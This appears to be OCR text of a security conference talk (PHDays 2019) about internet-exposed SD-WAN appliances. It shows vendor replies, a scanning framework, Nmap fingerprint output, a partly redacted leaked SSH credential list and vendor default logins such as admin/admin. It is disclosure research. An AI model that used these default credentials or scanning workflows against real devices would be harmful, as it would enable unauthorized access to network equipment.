
Sergei,

Release notes are available to users with a contract. It is available in the support portal.


Do you have an official id ? Why are you using gmail? Who is your customer ?

One main point: We are not a generic web service that has full Internet exposure, it is a webUI on a hardened device. Hence the attack surface is small if proper deployment guidelines are followed by network admins – whether it is on-premise or cloud deployment.

You should scan all these Internets for SD-WAN



Find SD-WANs → Grab versions → Run NSE → Frontend → Get results



https://github.com/sdnewhop/grinder/tree/master/samples/052019-sdwan

CONTRIBUTE!

Grinder

Python framework to automatically discover and enumerate systems (mqtt, waf, sdwan, scada) connected to the Internet
https://github.com/sdnewhop/grinder

SD-WAN Harvester, SD-WAN Infiltrator

New systems, fingerprints, passwords

https://github.com/sdnewhop/


SD-WAN Threat Landscape

https://arxiv.org/abs/1811.04583


Vulnerabilities

https://github.com/sdnewhop/


When there is always a bigger fish...
There is always a bigger fish...



```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-18 17:41 +07
Nmap scan report for 10.30.37.115
Host is up (0.0012s latency).

PORT    STATE         SERVICE
80/tcp  open          http
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 80
443/tcp open          https
| inf:
|   status: success
|   method: http-title
|   product: Citrix NetScaler SD-WAN Center
|   host_addr: 10.30.37.115
|_  host_port: 443
161/udp open|filtered snmp
```



PHDays 2019.
Anton Nikolaev. One framework to rule them all



Free Fresh SSH by Random Refresh List


Please check it then gonna say it scam, Thanks!

Donate Bitcoin: 1CPQyFSmjNbUbpd8awVG5zwL8XMWX7XS7a

Donate ETH: 0xf077fecfbf38d6020c11720953daec4e52120909

Full List:


FileName	Fresh	Time	View
NZ D19 01h23.txt	22	2018-01-19 01:23:03	download
DE D19 01h32.txt	24	2018-01-19 01:20:45	download
CA D19 01h20.txt	20	2018-01-19 01:20:03	download
KR D19 01h19.txt	225	2018-01-19 01:19:27	download
ES D19 01h18.txt	407	2018-01-19 01:18:22	download



This Week in Security: Holy SSH*T: Why You Should Change Default Credentials On All Your 'Things'

A quick scan of one list shows the following devices represented (this is just a random sample, there are many many more)

- Silver Peak Appliance Management Console
- TP-Link EAP120 (AP)
- TP-LINK Archer C5400 Routers




```
76.70.[redacted]|user|[redacted]|Canada (CA)||SPEED: 8
99.250.[redacted]|admin|[redacted]|Canada (CA)||SPEED: 8
172.[redacted].146|support|[redacted]|Canada (CA)||SPEED: 7
70.70.[redacted]|PlcmSpIp|[redacted]|Canada (CA)||SPEED: 7
184.[redacted].178|[redacted]|user|Canada (CA)||SPEED: 7
50.70.[redacted]|root|[redacted]|Canada (CA)||SPEED: 9
70.50.[redacted]ftpuser|[redacted]|Canada (CA)||SPEED: 8
[redacted]218.22|[redacted]|admin|Canada (CA)||SPEED: 8
```


In my experience, there's no such thing as luck.

Obi-Wan Kenobi

COINCIDENCE? I THINK NOT!



At your first login, enter "Administrator" as the username (it is case-sensitive). The unit ships with no password. Simply click the Login button to authenticate and bring up the remote management interface.




Enable Agility Solution

a) Open GMS console by entering GMS management IP address into your browser. Enter your GMS credentials. This example uses the GMS default username/password: admin/admin

GMS - Login
https://10.0.40.230/6.2.0.20060/php/login.php?loginAction=upgrade&version=6.2.0.20060
Most Visited
Getting Started
Latest Headlines
Silver Peak
Global Management System (GMS)

DEFAULT PASSWORDS ~~IS BY DEFAULT~~ ARE FOREVER


“SNMP is off by default. Users configure their own community string and are recommended to use SNMPv3.”
Anusha Vaidyanathan, Director, Security Product Management



Default SNMP Community

SNMP service is run on 0.0.0.0 interface.
The box uses default community strings "public" for rocommunity and

```
# cat /etc/snmpd.conf
##
## This file was AUTOMATICALLY GENERATED.  DO NOT MODIFY.
## Any changes will be lost.
##
